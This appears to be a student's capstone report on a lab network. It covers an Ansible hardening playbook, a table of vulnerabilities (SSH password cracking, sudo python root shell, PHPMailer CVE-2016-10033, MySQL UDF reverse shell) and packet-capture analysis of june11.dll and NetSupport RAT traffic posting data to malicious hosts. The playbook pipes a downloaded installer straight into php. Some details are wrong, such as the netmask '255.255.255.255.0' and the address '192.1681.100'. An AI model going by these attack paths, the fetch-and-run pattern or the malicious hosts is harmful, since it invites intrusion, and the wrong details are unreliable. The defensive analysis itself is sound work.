  - Composer is downloaded and installed.
  - Composer is added to a global path.
  - PHPMailer update is ran.

```yaml
---
- name: Target Playbook
  hosts: target
  remote_user: targetadmin
  become: true
  tasks:

  - name: WordPress .htaccess fixes
    copy:
      src: /etc/ansible/files/.htaccess
      dest: /var/www/html/wordpress/.htaccess
      mode: '400'
      owner: www-data

  - name: WordPress wp-config.php status check
    stat:
      path: /var/www/html/wp-config.php
    register: stat_result

  - name: Validate Composer checksum
    get_url:
      checksum: "sha384:795f976fe0ebd8b75f26a6dd68f78fd3453ce79f32ecb33e7fd087d39bfeb
      dest: /usr/src/
      url: https://getcomposer.org/installer
    become: yes

  - name: Download and install Composer
    shell: curl -sS https://getcomposer.org/installer | php
    args:
      chdir: /usr/src/
      creates: /usr/local/bin/composer
      warn: false
    become: yes

  - name: Add Composer to global path
    copy:
      dest: /usr/local/bin/composer
      group: root
      mode: '0755'
      owner: root
      src: /usr/src/composer.phar
      remote_src: yes
    become: yes

  - name: PHPMailer Update
    shell: composer require phpmailer/phpmailer
```

Final Engagement


Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: M:-REFVM-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.1681.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Hydra dictionary attack	Exploit can be used to crack the password for the ssh	Attacker can get ssh access to the wordpress server
Directory indexing	Attack exploits the web server to list all files within the requested directory	Files and information in the directories may lead to other exploits or contain private data
Sudo Privilege Policy	A user with a crackable password has sudo access to the python binary	Spawning a shell with python using sudo spawns a root shell for the attacker

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
PHPMailer CVE-2016-10033	Allows attackers to pass extra parameters to execute arbitrary code	Arbitrary code can be used to generate a webshell on the target
MySQL UDF Security	User-defined functions are not secured and MySQL is running as the root user	Attackers can create a function that creates a reverse shell as root user
Wordpress Configuration	The wp-config.php file has SQL credentials and usernames are enumerable	Attacker is able to access the SQL database

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 185.243.115.84 10.0.0.201 166.62.111.64 10.11.11.200	Machines that sent the most traffic.
Most Common Protocols	UDP TCP HTTP	Three most common protocols on the network.
# of Unique IP Addresses	810 (808 ipv4 and 2 ipv6)	Count of observed IP addresses.
Subnets	10.0.0.0/24 10.6.12.0/24 172.16.4.0/24	Observed subnet ranges.
# of Malware Species	• june11.dll • NetSupport RAT • invoice-86495.doc	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Researching health concerns on a healthcare organizations website.
- Researching how to jailbreak an iPhone

Suspicious Activity

- Malware uploading user data to an attacker’s server.

Normal Activity

What appendix do!?!

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - TCP:

Source	Src Port	Destination	Dst Port	Protocol	Info	Length	Request Method
10.11.11.195	50138	12.133.50.21	80	TCP	50138 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 …	66	
12.133.50.21	80	10.11.11.195	50138	TCP	80 → 50138 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=…	66	
10.11.11.195	50138	12.133.50.21	80	TCP	50138 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0	60	

  - HTTP:

Source	Src Port	Destination	Dst Port	Protocol	Info	Length	Request Method
10.11.11.195	50138	12.133.50.21	80	HTTP	GET /getpage.php?name=whatappendixdo HTTP/1.1	460	GET
12.133.50.21	80	10.11.11.195	50138	HTTP	HTTP/1.1 200 OK (text/html)	1220	

- What, specifically, was the user doing? Which site were they browsing? Etc.
  - The user was researching the purpose of the human appendix on www.sabethahospital.com

Jailbreaking for font

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - TCP:

Source	Destination	Source	Destinati	Protocol	Info
10.11.11.217	35.185.55.255	62521	80	TCP	62521 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=128 TSval=992996
35.185.55.255	10.11.11.217	80	62521	TCP	80 → 62521 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28400 Len=0 MSS=1357 SACK_PERM=1 W
10.11.11.217	35.185.55.255	62521	80	TCP	62521 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0

  - HTTP:

Source	Destination	Source	Destinati	Protoc	Info
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /jailbreak-ios-13 HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (text/html)

- What, specifically, was the user doing? Which site were they browsing? Etc.
  - The user was trying to jailbreak their phone running IOS 13 with the website https://www.iphonehacks.com
  - He goes on to download what looks like a theme for his phone including fonts, styles, images, & small apps.

Source	Destination	Source	Destinati	Protoc	Info
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /jailbreak-ios-13 HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (text/html)
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /wp-content/themes/iphonehacks/css/font-awesome.min.css HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (text/css)
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /wp-content/themes/iphonehacks/css/app.css HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (text/css)
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /wp-content/themes/iphonehacks/css/style.css HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (text/css)
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /wp-content/themes/iphonehacks/style.css?ver=1.130 HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (text/css)
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /wp-content/plugins/lazy-load/js/lazy-load.js HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (application/javascript)
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /wp-includes/js/wp-embed.min.js HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (application/javascript)
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /wp-content/plugins/lazy-load/images/1x1.trans.gif HTTP/1.1
35.185.55.255	10.11.11.217	80	62521	HTTP	HTTP/1.1 200 OK (GIF89a)
10.11.11.217	35.185.55.255	62521	80	HTTP	GET /wp-content/themes/iphonehacks/fonts/fontawesome-webfont.woff2?v=4.6.3 HTTP/1.1

Malicious Activity

june11.dll

Summarize the following:

When executed, june11.dll is known to make HTTP requests to several addresses. One of which, snnmnkxdhflwgthqismq.com was captured here:

Source	Src Port	Destination	Dst Port	Protocol	Info
LAPTOP-5WKHX9YG.frank-n-ted.com	49743	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49744	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49747	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49746	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49748	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49749	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49745	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49750	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49751	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49752	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49753	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49754	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49755	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1
LAPTOP-5WKHX9YG.frank-n-ted.com	49756	snnmnkxdhflwgthqismb.com	80	HTTP	POST /post.php HTTP/1.1

- What kind of traffic did you observe? Which protocol(s)?
  - TCP and HTTP traffic were both observed. The victim's computer established a TCP connection to the attackers system.
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - After establishing a connection the victim's computer uploads data to http://snnmnkxdhflwgthqismq.com/post.php

NetSupport RAT on 172.16.4.0/24

Summarize the following:

- Encrypted HTTP traffic was identified between 172.16.4.205 and 31.7.62.214. The two protocols used are HTTP and TCP. Most of the HTTP traffic is from 172.16.4.205 and most of the TCP traffic is from 31.7.62.214.
- Typically an would attacker injected a redirect script into a vulnerable CMS, wordpress. The user would then contract the malware when they visit the wordpress site and are prompted to perform an update (install a font, update flash, etc). The malware then maintains a connection between the infected machine and malware site.
- Traffic from 172.16.4.205 contained indicators of compromise* in multiple packets:
  - The malware server 31.7.62.214 would send an ACK request to the infected machine.
  - 172.16.4.205 would send POST requests back to “31.7.62.214/fakeurl.htm”

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Request	Info
41043	2020-11-21 10:19:15.784…	31.7.62.214	443	172.16.4.205	49255	TCP	54		443 → 49255 [ACK] Seq=520 Ack=1428 Wi…
43453	2020-11-21 10:19:53.645…	172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST	POST http://31.7.62.214/fakeurl.htm H…
43464	2020-11-21 10:19:53.850…	31.7.62.214	443	172.16.4.205	49255	TCP	54		443 → 49255 [ACK] Seq=520 Ack=1656 Wi…
46249	2020-11-21 10:20:37.369…	172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST	POST http://31.7.62.214/fakeurl.htm H…
46265	2020-11-21 10:20:37.622…	31.7.62.214	443	172.16.4.205	49255	TCP	54		443 → 49255 [ACK] Seq=520 Ack=1884 Wi…
46656	2020-11-21 10:20:43.442…	172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST	POST http://31.7.62.214/fakeurl.htm H…
46657	2020-11-21 10:20:43.443…	31.7.62.214	443	172.16.4.205	49255	TCP	54		443 → 49255 [ACK] Seq=520 Ack=2112 Wi…
46658	2020-11-21 10:20:43.448…	172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST	POST http://31.7.62.214/fakeurl.htm H…
46659	2020-11-21 10:20:43.449…	31.7.62.214	443	172.16.4.205	49255	TCP	54		443 → 49255 [ACK] Seq=520 Ack=2340 Wi…
46660	2020-11-21 10:20:43.453…	172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST	POST http://31.7.62.214/fakeurl.htm H…
46661	2020-11-21 10:20:43.454…	31.7.62.214	443	172.16.4.205	49255	TCP	54		443 → 49255 [ACK] Seq=520 Ack=2568 Wi…
46662	2020-11-21 10:20:43.458…	172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST	POST http://31.7.62.214/fakeurl.htm H…
46663	2020-11-21 10:20:43.459…	31.7.62.214	443	172.16.4.205	49255	TCP	54		443 → 49255 [ACK] Seq=520 Ack=2796 Wi…
46723	2020-11-21 10:20:43.704…	172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST	POST http://31.7.62.214/fakeurl.htm H…

*https://unit42.paloaltonetworks.com/cortex-xdr-detects-netsupport-manager-rat-campaign/

The End